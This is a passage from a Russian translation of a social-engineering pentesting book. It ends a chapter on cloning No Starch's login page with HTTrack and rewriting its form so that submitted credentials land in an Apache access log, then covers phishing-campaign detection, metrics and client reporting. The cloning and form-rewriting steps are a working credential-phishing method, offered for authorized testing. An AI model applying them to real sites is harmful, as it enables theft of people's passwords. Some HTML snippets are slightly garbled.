Выбор параметров копирования зависит от сложности сайта, который вы планируете клонировать, а также от желаемой сложности вашего фишингового взаимодействия. Чем больше и сложнее вебсайт, тем больше времени требуется для его клонирования, что увеличивает возможности организации, владеющей сайтом, поймать и заблокировать вас. Если клиенту все равно, как много шума вы производите, или вы хотите получить надежную копию и у вас достаточно времени на это, выполните полный процесс зеркалирования. В противном случае должно быть достаточно скачать только HTML-код страниц. Здесь мы будем использовать последний вариант.

Чтобы клонировать страницу входа No Starch, введите следующую команду:

```
sudo httrack --skeleton https://nostarch.com/user/
```

Рисунок 8.5 показывает клонированную страницу. Вы можете просмотреть ее из каталога, из которого запустили HTTrack. Перейдите к соответствующей папке для домена, а затем к структуре каталогов. В данном случае вы просматриваете `index.html` с сайта `nostarch.com`.



Рис. 8.5. Копия страницы входа на сайт No Starch

Сравните клон с исходным сайтом (рис. 8.6). Единственное отличие, которое вы должны заметить, – это URL.



Рис. 8.6. Настоящая страница входа на сайт No Starch

Изменение кода поля входа

Сейчас любой ввод данных на странице клонированного сайта будет перенаправлять пользователя на реальный сайт. Вам нужно изменить это поведение для полей входа.

Прежде всего давайте просмотрим на код страницы. Самый простой способ – загрузить реальный сайт и идентифицировать поля входа в код с помощью инструмента **Inspect Element** (Инспектировать элемент) вашего браузера. Для этого щелкните правой кнопкой мыши любую часть страницы и выберите **Inspect**. Теперь наведите указатель мыши на поля входа, и в коде справа будут выделены соответствующие фрагменты.

В этом случае мы исследуем форму входа. Вот код формы с исходной страницы:

```
<form id="sign_in_form" class="sign-in-form" action="Questions.html"
enctype="application/xwww-form-urlencoded"❶"method=post""method=get">
<fieldset form="sign_in_form"> <label for="username">Enter
your username:</label> <input id="username" name="username" value="" autocorrect="off"
autocapitalize="off" class="notranslate textfield required" maxlength="50"
size="20" autofocus="" type="text">❷
<span></span> <label for="password">Enter
your password:</label> <input id="password" name="password" class="notranslate
textfield required" size="20" autocomplete="off" type="password"> <span></span>❸
<div> <input id="remember_me" name="remember_me" type="checkbox">
<label class="remember-me" for="remember_me">Remember me!</label> </div>  
<a href="Questions.html"><button class="translate btn btn-large btn-arrow
btn-arrow-right btn-arrow-large-horiz btn-arrow-large-right-dark yellow shadow"
type="submit">Sign In <span></span></button></a>
</fieldset>
</form>
```

Как и форма входа, которую мы обсуждали ранее, этот файл содержит поля имени пользователя ❷ и пароля ❸, и перехват данных работает таким же образом.

При дальнейшем осмотре вы можете увидеть, что этот сайт использует метод HTTP POST вместо GET, а это означает, что нужно будет переписать эту строку ❶, чтобы вы могли украсть учетные данные в URL-адресе, таким образом записывая их в журнал Apache Access. HTTP POST и HTTP GET – это методы для передачи информации с сервера клиенту. Основное отличие состоит в том, что метод GET передает параметры в URL-адресе, что менее безопасно, чем метод HTTP POST, который использует для передачи параметров тело сообщения.

Давайте внесем в код формы некоторые изменения, чтобы вы могли использовать метод GET и получить учетные данные, как и планировалось. Искомый файл находится в каталоге `nostarch.com/user` в `index.html`. Вы можете найти файл, используя метод **Inspect Element** или вручную загрузив и просмотрев исходный код.

Вот часть реального кода, описывающая форму (ее можно найти, выполнив поиск по слову `form`):

```
<form action="https://nostarch.com/user/" method="post" id="user-login"
acceptcharset="UTF-8"><div><div class="form-item form-item-openid-identifier
form-type-textfield form-group""> <label class="control-label"
for="edit-openid-identifier">Log in using OpenID</label>

<input class="form-control form-text" type=”text" id="edit-openid-identifier"
name="openid_identifier" value="" size="60" maxlength="255" />
<div class="help-block"><a href="https://openid.net/">What is OpenID?</a>
</div></div><div class="form-item form-itemname form-type-textfield form-group">
<label class="control-label" for="edit-name">Username or email address
<span class="form-required" title="This field is required.">*</span></label>
<input class="form-control form-text required" title="Enter your username or
email address." data-toggle="tooltip" type="text" id="edit-name" name="name"
value="" size="60" maxlength="60" />
</div><div class="form-item form-item-pass form-type-password form-group">
<label class="control-label" for="edit-pass">Password <span class="form-required"
title="This field is required.">*</span></label>
<input class="form-control form-text required" title="Enter the password that
accompanies your username." data-toggle="tooltip" type="password" id="edit-pass"
name="pass" size="60" maxlength="128" /></div><input type="hidden"
name="form_build_id" value="form--q4hdYsiZQz_R7O2aCls66if7f2BqLo2k1ZftdGkfs" />
<input type="hidden" name="form_id" value="user_login" />
<input type="hidden" name="openid.return_to" value="https://nostarch.com/openid/
authenticate?destination=user" />
<ul class="openid-links"><li class="openid-link"><a href="#openid-login">Log in
using OpenID</a></li>
<li class="user-link"><a href="#">Cancel OpenID login</a></li>
</ul><div class="form-actions form-wrapper form-group" id="edit-actions"><button
type="submit" id="edit-submit" name="op" value="Log in" class="btn btn-primary
form-submit icon-before"><span class="icon glyphicon glyphicon-log-in"
aria-hidden="true"></span>
Log in</button>
</div></div></form>
```

Теперь внесите изменения, выделенные жирным шрифтом:

```
❶<form action="Error.html" method="get" id="user-login" accept-charset="UTF-8"><div>
<div class="form-item form-item-openid-identifier form-type-textfield form-group">
<label class="control-label" for="edit-openid-identifier">Log in using OpenID</label>
<input class="form-control form-text" type="text" id="edit-openid-identifier"
name="openid_identifier" value="" size="60" maxlength="255" />
<div class="help-block"”>
<a ❷href="Error.html">What is OpenID?</a></div>
</div>
<div class="form-item form-item-name form-type-textfield form-group">
<label class="control-label" for="edit-name">Username or email address
<span class="formrequired" title="This field is required.">*</span></label>
<input class="form-control form-text required" title="Enter your username or
email address." data-toggle="tooltip" type="text" id="edit-name" name="name"
```

```
value="" size="60" maxlength="60" />
</div>
<div class="form-item form-item-pass form-type-password form-group">
<label class="control-label" for="edit-pass">Password <span class="form-required"
title="This field is required.">*</span></label>
<input class="form-control form-text required" title="Enter the password that
accompanies your username." data-toggle="tooltip" type="password" id="edit-pass"
name="pass" size="60" maxlength="128" />
</div>❸<input type="hidden" name="form_build_id" value="form--q4hdYs-iZQz_
R702aCls66if7f2BqLo2k1ZftdGkfs" />
<input type="hidden" name="form_id" value="user_login" />
<input type="hidden" name="openid.return_to" value="Error.html"/>
<ul class="openid-links"><li class="openid-link"><a href="#openid-login">
Log in using OpenID</a></li>
<li class="user-link"><a href="#">Cancel OpenID login</a></li>
</ul><div class="form-actions form-wrapper form-group" id="edit-actions">
<button type=”submit" id="edit-submit" name="op" value="Log in" class="btn
btn-primary form-submit icon-before">
<span class="icon glyphicon glyphicon-log-in" aria-hidden="true"></span>
Log in</button>
</div></div></form>
```

Сначала изменяете `form action` ❶ и тег `href` ❷, что позволяет вам перенаправлять трафик с этой страницы на свою страницу `error.html`. Далее вы можете увидеть часть кода ❸, которую нужно удалить, чтобы ваша поддельная страница не перенаправляла жертву на настоящую страницу.

Придется создать собственную версию страницы `error.html`, на которую ссылается текущая страница, но это несложно. Вы можете просто скопировать существующий файл и заменить форму сообщением наподобие следующей строки:

```
<h5> Извините, но наш сайт закрыт на техническое обслуживание.
Пожалуйста, зайдите через 24 часа. Приносим извинения за возможные
неудобства.</h5>
```

Вы можете найти образец файла `error.html` для страницы SurveyMonkey в репозитории GitHub (*http://sm-phish.seosint.xyz/*).

Теперь проверьте, как работает копия, дважды щелкнув значок в средстве просмотра файлов или перейдя к хосту в браузере (рис. 8.7).

Добавление веб-страниц на сервер Apache

Как только вы убедитесь, что поддельная страница работает правильно, переместите свой сайт в корневой каталог Apache. Это будет то место, где у вас установлен сертификат SSL/TLS и на которое настроен DNS-указатель. Для этого вам нужно будет переместить каждый HTML-файл в каталог `/var/www/public_html`. Любые подключения к сайту будут записываться в журнал `Access.log`, и именно там вы будете собирать данные, предоставленные жертвами.

Вот содержимое `Access.log` для такого события:

```
IP Address - - [17/Feb/2020:04:04:12 +0000] "GET /error.html?openid_
identifier=test&name=test&pass=test HTTP/1.1" 200 11590
“https://IP Address/index.html" "Mozilla/5.0 (user agent information)
user agent information) (KHTML, like Gecko) user agent information) "
```



Рис. 8.7. Отображение пользовательского сообщения об ошибке на клоне страницы регистрации No Starch

Вывод

Настроить фишинговые страницы не так уж сложно. Однако иногда это довольно утомительный процесс, от которого зависит ваш успех. Плохое качество фишинговых целевых страниц может стать решающим фактором провала атаки, даже если компания халатно относится к собственной безопасности.

Еще одна вещь, о которой следует помнить, – это то, что страницы должны быть настолько реалистичными, насколько этого хочет ваш заказчик. Если он хочет, чтобы вы реализовали свои возможности, скажем, на 3 из 10, можете отказаться от поддержки HTTPS, оставить неработающие ссылки и даже допустить грамматические ошибки. Если заказчику нужен уровень 9 из 10, вам придется постараться и стать одним из лучших профессионалов!

9

ОБНАРУЖЕНИЕ, ИЗМЕРЕНИЕ И ОТЧЕТНОСТЬ

Самую ценную часть процесса социальной инженерии также чаще всего недооценивают или игнорируют. В этой главе вы узнаете об этапах обнаружения, измерения и отчетности. Часто часть помощи организации-клиенту заключается в том, чтобы научить их обнаруживать себя. На этапе измерения вы должны собрать статистические показатели своих успехов, а также другие ключевые показатели эффективности. Вы будете использовать эту статистику для создания профессионального понятного отчета.

Мы обсудим различные способы измерения результатов атаки. Они включают в себя рассмотрение различных показателей, способных сделать ваши данные понятными для ваших клиентов. Наиболее полезные из этих показателей выходят за рамки простого перечисления того, сколько было открыто электронных писем или ссылок, на которые нажали. Наконец, я объясню, как написать полезный, увлекательный отчет, понятный руководителям организации-заказчика.

Обнаружение

Хотя все пентестеры, и специалисты по социальному инжинирингу в частности, стремятся получить несанкционированный доступ, этические пентестеры также должны надеяться на то, что их обнаружат. Клиенты не платят вам за уничтожение инфраструктуры компании и унижение их сотрудников. Напротив, им нужно понимание слабых сторон своей компании, а также советы по их устранению.

Поэтому вы должны принять золотую середину: бросайте вызов своим жертвам, но делайте это честно. Качество обучения персонала компании-заказчика находится вне зоны вашего влияния. Этому посвящен третий раздел книги. Часть, которая зависит от вас, – это структура ваших обязательств. Используя атаки разного уровня сложности, вы можете дать сотрудникам возможность обнаружить вас и сообщить в службу безопасности.

При определении объема взаимодействия с жертвой нужно прийти к четкому взаимопониманию с заказчиком относительно того, насколько скрытно следует вести себя. Если вы выполняете эту атаку, чтобы на основании ее итогов было принято решение о программе повышения квалификации сотрудников, вы, вероятно, захотите быть очень скрытным или невероятно шумным, в зависимости от уровня подготовленности организации, с которой работаете (хотя окончательное решение остается за клиентом). Зрелая организация может быть в состоянии справиться с тайной операцией, но по-прежнему настаивать на проведении грубых и шумных действий, или она может быть слишком незрелой, чтобы извлечь пользу из тайных операций, даже если руководство предпочитает такой вариант.

Если вы действуете скрытно, можете получить точное представление о том, что изощренный противник способен сделать внутри организации. Тайные операции могут стать хорошим эталоном для понимания рисков, если у них есть надежное обоснование. Наибольшую пользу от них могут извлечь те организации, у которых уже есть программы повышения осведомленности и обучения. Часто такие атаки лучше всего подходят для проведения враждебной кампании по имитации вторжения со стороны красной команды, или – в меньшей степени – теста на проникновение. Также приемлемо самостоятельное проведение таких мероприятий со стороны организации.

Открытые тесты – отличная первая точка соприкосновения для организации, которая совершенно не знакома с состязательной имитацией и социальной инженерией. Если целью состязательной имитации является проверка процедур компании, открытые операции могут быть лучшим решением, которое сэкономит вам и клиенту значительную часть времени.

Измерение

Чтобы оценить успех вашего взаимодействия, нужно использовать метрики. Но какие показатели важны? Как вы их измеряете? Нужно

ли вам пройти курс статистики или получить степень по науке о данных?

Действительно некоторые знания о статистике могут быть полезны, а в определенных ситуациях – например, если вы хотите оценить, какой из отделов компании чаще всего становился жертвой атак социальной инженерии или какие схемы и время были наиболее эффективными – понимание таких концепций науки о данных, как регрессия и кластерный анализ точно не помешают. Однако в большинстве случаев эти навыки вовсе не обязательны. Также имейте в виду, что, если вы планируете провести статистическое исследование, то потребуется значительный набор данных (тысячи фишинговых писем, если не миллионы) и, что более важно, согласие клиента.

Выбор показателей

При выборе показателей старайтесь быть максимально практичными. Какая новость об организации-заказчике может оказаться на первой полосе местной газеты? Что может привести к проблемам с законом? По большей части простое открытие электронного письма не приведет к отрицательному результату, так что этот показатель может быть не очень полезен для измерения. К негативным последствиям приводят переход по ссылкам, раскрытие конфиденциальной информации или скрытие факта того, что кто-то стал объектом атаки.

Хотя у вас могут быть собственные представления о том, какие показатели следует учитывать, знание того, какие из них считает важными клиент, также имеет решающее значение. Исходя из этого вы можете организовать данные так, чтобы помочь клиенту разобраться в них.

Отношения, медианы, средние значения и стандартные отклонения

Чтобы представить данные в осмысленном виде, вы должны знать, как рассчитать следующие значения: отношения, медианы, средние значения и стандартные отклонения. Упомянутые операции требуют как минимум 30 точек данных, чтобы быть статистически значимыми.

Отношения, выражаясь обычным языком, говорят вам, «сколько *X* встречается в *Y*» в процентах. Другими словами, если вы отправляете фишинговое письмо 100 работникам компании и 19 из них переходят по ссылке, у вас есть 19 из 100, или 19%-ный шанс, что кто-то нажмет на ссылку (это отношение также называется *коэффициентом перехода*, или *кликрейтом*).

Медиана является самой центральной точкой данных для значения. Если вы выстроите точки данных в порядке от наименьшего к наибольшему, медиана будет равноудалена от обоих концов линии. Например, предположим, что вы выполнили три фишинговых атаки на клиенте со 100 пользователями. Жертвами первого взаимодейст-

вия стали 62 пользователя. У второго было 34, а у третьего – 19. Давайте расположим эти точки данных по порядку, от меньшего к большему. Если вы разбираетесь в программировании, рассматривайте эти данные как упорядоченный массив [19, 34, 62]. Медиана равна 34, потому что это значение *посередине*.

С другой стороны, *среднее значение* – это математическое среднее всех точек данных. Используя те же три участия, вы можете сложить все три значения и разделить результат на 3 (поскольку значений три), что даст вам среднее значение 38,33.

Чтобы говорить о характере набора значений в целом, используйте *стандартное отклонение* – показатель вариации набора значений. Проще говоря, стандартное отклонение говорит о том, насколько каждое значение отличается от среднего. Я мог бы утомить вас реальным уравнением, но положительный момент заключается в том, что Excel и большинство приложений для работы с электронными таблицами рассчитают его за вас. Низкое стандартное отклонение означает, что точки данных в наборе более похожи, чем при высоком стандартном отклонении.

Наличие этих точек данных поможет клиенту понять общее состояние организации с точки зрения поведения ее сотрудников. Например, если у вас есть набор данных 1, 1, 1, 1, 5, 7, 24, можете сгенерировать следующие значения:

- медиана: 1,
- среднее: 5,714,
- стандартное отклонение: 8,420.

Из этой статистики вы можете сделать для клиента обобщающий вывод, как его сотрудники справились с тестом. Например, стандартное отклонение 8,420 в этом примере показывает, что числа в наборе разнообразны, а это, вероятно, говорит о том, что люди вели себя очень по-разному. Это стандартное отклонение обретает более ясный смысл, если вы вернетесь к исходным данным и учтете большую разницу между наибольшим числом, 24, и следующим по величине числом, 7. Если мы изменим 24 на 12, уменьшив вариацию в наборе данных, стандартное отклонение значительно уменьшится до 4,281.

Количество открытий писем электронной почты

Открытия писем – относительно второстепенный показатель. Если вы используете его в сочетании с кликами и вводом данных на фишинговых сайтах, можете получить более полезную информацию, например коэффициент, иллюстрирующий скорость, с которой нетехнический персонал может идентифицировать фишинговые электронные письма по строке темы. Тем не менее клиенты часто сосредотачиваются на количестве открытий. Я всегда стараюсь возражать против этого.

Электронные письма предназначены для того, чтобы их открывали, и, хотя некоторые из них могут содержать вредоносное ПО, применение этого показателя может побудить пользователей избегать легальных электронных писем. Вопрос о том, содержит ли электронная почта вредоносное ПО, решают группы администрирования почты и службы безопасности, которые обязаны отслеживать входящие электронные письма на наличие вложений. Хотя пользователи должны выполнять свою часть работы по обеспечению безопасности организации, бухгалтер компании не является экспертом по информационной безопасности или вредоносному ПО. Если в фишинговых атаках используются реалистичные строки темы и предварительная информация, как пользователи могут определить, является ли электронное письмо фишинговым, не открывая его?

Есть важный нюанс: более продвинутые злоумышленники могут использовать эксплойт на стороне браузера для сбора метаданных из браузеров, если пользователь открывает электронное письмо. Это реальные угрозы, но, если компания не может противостоять элементарному фишингу, ей, скорее всего, не хватит навыков, чтобы смягчить подобные более сложные атаки. Это иллюстрирует тему, которую мы рассмотрим в главе 10, – эшелонированную защиту. Вы не должны полагаться исключительно на обучение или только на технические средства контроля. Старайтесь обучать персонал, но параллельно внедрите инструменты безопасности электронной почты в дополнение к защите от вредоносных программ.

Вместо того чтобы фокусировать внимание исключительно на количестве открытий писем, сосредоточьтесь на следующих полезных показателях.

- **Интервал до первого доклада.** Время первого доклада в службу безопасности минус время первого открытия письма.
- **Доля открытых писем.** Количество отправленных писем, деленное на количество открытых.

Интервал до первого доклада измеряет время между открытием первого электронного письма и временем, когда о рассылке узнала команда безопасности. Этот показатель важен, потому что он дает представление о количестве времени, которое есть у команды безопасности, чтобы предотвратить серьезные последствия фишинга. После получения доклада о подозрительном письме группа безопасности может просмотреть электронное письмо, исследовать связанный веб-сайт в изолированной среде, а затем начать предпринимать защитные действия. Эти действия могут включать работу по удалению сайта и *очистку ссылки* (внесение изменений во внутренние конфигурации DNS для перенаправления пользователей в безопасное место, когда они щелкают по ней). Большой интервал до первого доклада может указывать на то, что многие люди открывали электронное письмо до того, как о нем узнала команда безопасности, что также оставляет ей меньше времени для действий из-за вероят-

ности, что кто-то щелкнет по ссылке и не сообщит об этом, как это уже сделали многие люди.

Доля открытых писем измеряет вовлеченность пользователей с точки зрения отчетности. Сколько из тех, кто открыл электронное письмо, сообщили об этом службе безопасности? Этот показатель указывает, существуют ли отношения сотрудничества между пользователями и группой безопасности. Он также говорит о способности пользователей распознавать попытку фишинга.

Количество переходов

Количество переходов (кликов) по ссылке в электронном письме – один из самых важных показателей. Переходы по ссылке могут привести к заражению вредоносными программами, загрузке файлов или утечке конфиденциальной информации, например паролей, через фальшивые формы. Тем не менее, хотя этот показатель важнее, чем доля открытых писем, он не самый важный.

Гораздо более ценно сочетание количества кликов с другими данными, такими как время от первого клика до первого доклада в службу безопасности, или измерение метрик «клик–сообщение» и «клик–ввод». Дело в том, что важно понимать, насколько хорошо организация может реагировать на переходы, а не только то, будут ли нажимать пользователи на ссылку.

Хотя верно то, что пользователи не должны нажимать на эти ссылки с самого начала, я еще раз подчеркну, что служба безопасности несет ответственность за защиту компании, если они это сделают. Администрация почты, группы информационной безопасности и пользователи должны сотрудничать, чтобы при переходе по ссылке система защищала пользователя. Бремя защиты организации не должно полностью ложиться на неподготовленного пользователя, который и не должен знать все технические тонкости.

К полезным показателям, связанным с кликами, относятся следующие.

- **Интервал времени между переходом и уведомлением.** Время первого уведомления службы безопасности минус время первого перехода.
- **Коэффициент уведомлений о переходах.** Количество уведомлений службы безопасности, деленное на количество переходов.
- **Коэффициент ввода.** Количество случаев ввода информации (например, в форму), деленное на количество переходов.
- **Коэффициент уведомлений о вводе.** Количество случаев ввода информации, деленное на количество уведомлений службы безопасности.

Как и интервал времени между открытием и уведомлением, интервал между переходом и уведомлением измеряет время между нажатием на первое электронное письмо и моментом, когда о нем

сообщается команде безопасности. Этот показатель еще раз отражает количество времени, которое есть у службы безопасности, чтобы смягчить последствия фишинга. Кроме того, как и коэффициент уведомлений об открытии, коэффициент уведомлений о переходах измеряет вовлеченность пользователей с точки зрения отчетов.

Обратите внимание на расхождение между отчетами о переходах и открытиях. В идеале наличие более высокого коэффициента открытых сообщений более выгодно для организации, поскольку в этом случае служба безопасности раньше узнает об атаке и у нее будет больше возможностей для принятия мер. В лучшем случае организации должны иметь высокий коэффициент уведомлений об открытии фишинговых писем и минимальный набор данных, на основе которых можно оценивать отчеты о кликах. Наличие более высокого коэффициента уведомлений о переходах, чем коэффициента уведомлений об открытии, или равенство этих коэффициентов говорят о том, что люди открывают электронные письма, а затем нажимают на ссылку, прежде чем сообщить о подозрительном письме в службу безопасности.

Коэффициент ввода отражает количество людей, которые нажали на ссылку, отправленную по электронной почте и ввели информацию на связанный веб-сайт. Точно так же коэффициент уведомлений о вводе сравнивает количество раз, когда информация была введена, с количеством докладов службе безопасности. В идеальном мире у нас был бы коэффициент ввода, равный нулю (поскольку ноль, деленный на что-либо, дает ноль). Это означало бы, что никто не вводил никакой информации, несмотря на то, что открыл электронное письмо и перешел по ссылке.

В противном случае нам нужен высокий коэффициент уведомлений о вводе. Он указывает на то, что люди замечают, когда совершают ошибки, и спокойно признаются в этом команде безопасности. Лучше, чтобы пользователь сообщил о переходе по ссылке, не опасаясь наказания, вместо того, чтобы он хранил молчание, пока происходят вредоносные действия. Специалистам по безопасности легче защищаться от действий, о которых они знают, чем быть ошеломленными внезапными последствиями, которые они могли предотвратить.

Ввод информации в формы

Характер информации, которую пользователи вводят в формы, является еще одним из наиболее важных показателей. Пользователи могли вводить пароли, адреса электронной почты и другую конфиденциальную информацию в эту форму, и без надежного Центра управления безопасностью, активно отслеживающего системы пользователей, а также их действия в локальной сети и глобальном интернете организация не может чувствовать себя в безопасности. При составлении отчета по этому показателю не раскрывайте фактические пароли или данные, собранные в отчете. Если вы должны поделиться информацией, попробуйте вместо этого предоставить только список

пользователей, которые должны обновить свои пароли. Кроме того, лучше всего сделать это вне официального отчета.

К полезным показателям, связанным с информацией, относятся следующие.

- **Коэффициент ввода.** Количество вводов информации, деленное на количество переходов по ссылке.
- **Коэффициент уведомлений о вводе.** Количество вводов информации, деленное на количество уведомлений.
- **Коэффициент достоверности.** Количество введенных *действительных* учетных данных, деленное на количество введенных учетных данных.
- **Коэффициент взлома.** Количество пользователей, что ввели информацию и оказались в базе данных Have I Been Pwned, деленное на общее количество пользователей, которые ввели информацию.

Для расчета коэффициента достоверности необходимо знать хеши реальных учетных данных пользователей. Если команда безопасности клиента готова предоставить вам хеши паролей своих пользователей, вы можете хешировать информацию, введенную в форму, используя тот же алгоритм хеширования, а затем сравнить два хеша, чтобы увидеть, вводят ли пользователи достоверную информацию. Это может показать вам количество людей, которые ввели достоверную информацию на фишинговом сайте, по сравнению с тем, сколько людей ввели ошибочную информацию либо случайно, либо намеренно, из желания троллинга.

Если организация слишком часто проводит фишинговые атаки на сотрудников или увязывает результаты тестирования с оценкой эффективности, сотрудники иногда будут намеренно вводить ложную информацию или даже данные других сотрудников. Хотя мы не должны поощрять сотрудников вводить вообще хоть что-то, обучение их вводу ложной информации может принести пользу организации двумя способами: если организация установила стандартный набор ложной информации (адрес электронной почты, имя, номер телефона, пароль), сотрудники команды кибербезопасности могут отслеживать его применение, проверять, принимает ли сайт ложную информацию, и использовать ее (в случае утечки) для выявления субъектов, пытающихся получить несанкционированный доступ. Отсутствие проверки достоверности информации может исказить статистический анализ и результаты вашего отчета, создав впечатление, что организация работает хуже, чем на самом деле.

Расчет *коэффициента взлома* требует небольшого OSINT. Однако этот показатель полезен, поскольку он отражает влияние атак социальной инженерии на поведение пользователей, выходящее за рамки выполняемой атаки. Используя рабочие адреса электронной почты жертв, посмотрите, сколько из них указано в базе данных Have I Been Pwned (представленной в главе 6). Сравните результат с общим коли-

чеством пользователей, которые вводили информацию. Если вы обнаружите пользователей в базе данных, в зависимости от того, частью какого нарушения они были, можете включить пункт о допустимости использования электронной почты компании в свои рекомендации повышения квалификации сотрудников и посоветовать установить твердую политику безопасности, чтобы предотвратить подобные случаи в будущем. Обнаружение сотрудников в базе данных указывает на то, что они могут вести себя в сети легкомысленно и представлять риск для организации.

Этот показатель, скорее всего, будет содержать предвзятую информацию, что искажает результат. Некоторые люди будут использовать свой рабочий адрес электронной почты на всевозможных сайтах и либо не будут пойманы, либо не будут взломаны, отсюда перекос и предвзятость. Кроме того, люди часто используют одни и те же пароли дома и на работе. Но если вы не оцените все взломы и похищения паролей, которым подвергся пользователь, показатели будут неверными. Работодатель не может проводить расследование личной жизни, к которой относятся и домашние пароли, без согласия сотрудников. Мне всегда неловко просить такое согласие, но, если бы у вас было согласие сотрудника на поиск в базах данных проблем с его личными учетными записями, вы могли бы исключить большую часть предвзятости этого показателя, поскольку у вас была бы возможность оценить общий статус безопасности каждого сотрудника.

Действия жертвы

Действия, предпринятые жертвой, могут включать в себя открытие электронной почты, удаление электронной почты, пересылку ее технически некомпетентному персоналу или персоналу, не связанному с безопасностью, пересылку ее службе безопасности, переход по ссылкам в электронной почте, ввод информации или уведомление об этом (независимо от того, стал сотрудник жертвой или нет). Крайне важно понимать, что делают пользователи после того, как стали жертвой. Сообщают ли они об этом руководству, пытаются скрыть факт или ничего не предпринимают? Включение этой информации в отчет потребует ввода данных от клиента, но получить эту информацию обычно несложно. По моему опыту я получал желаемое, когда просто попросил об этом.

Время обнаружения

Сколько времени требуется службе безопасности организации, чтобы обнаружить попытку фишинга? Была ли организация уведомлена об этом из отчетов пользователей, приложения или службы электронной почты или системы SEIM? Время, необходимое для обнаружения события, говорит о зрелости организации и ее возможностях информационной безопасности. Долгое время до обнаружения и происходит ли обнаружение вообще свидетельствует о том, насколько катастрофической может быть атака.

В зависимости от того, чей отчет вы читаете, и мотивов автора отчета, время задержки (количество времени, в течение которого злоумышленник может выполнять действия в среде, не вызывая обнаружения или других мер противодействия) варьируется от нескольких дней до нескольких лет. Меньшее время ожидания означает, что у злоумышленника меньше времени, чтобы закрепиться на месте, причинить прямой ущерб организации или создать ей дурную славу.

Мы обсуждали полезные показатели для измерения времени обнаружения в других разделах этой главы, поэтому не будем повторять их здесь.

Своевременность корректирующих действий

Как быстро организация выполняет корректирующие действия? Чем быстрее, тем лучше. Этот показатель отражает возможности организации по реагированию на инциденты. Следующие измерения помогают определить, насколько хорошо группа реагирования на инциденты может выполнять свои задачи.

- **Интервал времени до реакции.** Время, когда началось ответное действие, минус время первого открытия письма.
- **Интервал между переходом и реакцией.** Время, когда началось корректирующее действие, минус время первого перехода.

Первый показатель представляет собой интервал между первым открытием письма или переходом по ссылке – в зависимости от того, что уместно в данном контексте, – и временем начала ответного действия. К ответным действиям среди прочего относится блокировка ссылки, блокировка отправителя, начало удаления сайта и информирование пользователей об атаке. Эти показатели ничего не говорят о том, были ли предпринятые действия адекватными (это следующий показатель). Опять же, многое зависит от времени начала ответных действий. Правильная реакция на инциденты важна, но действия ничего не значат, если они не выполнены своевременно.

Эффективность ответных действий

Не менее важным, чем своевременность ответных действий, является их эффективность. Если действия защитников остановят атаку – отлично. Однако в некоторых случаях ответные действия могут усилить атаку и заставить ее работать в интересах злоумышленника.

При выполнении одного из заданий меня заблокировали после отправки около 50 % электронных писем. Я отправлял их партиями по 7–15 человек за раз. Только около 20 % получателей перешли по моей ссылке, и лишь 6 % ввели какую-либо информацию. Я думал, что потерпел сокрушительный провал.

На следующее утро я вошел в свою систему и увидел, что 42 % сотрудников организации ввели данные в фишинговую форму, некоторые даже сделали это дважды или больше. Почему это случилось?

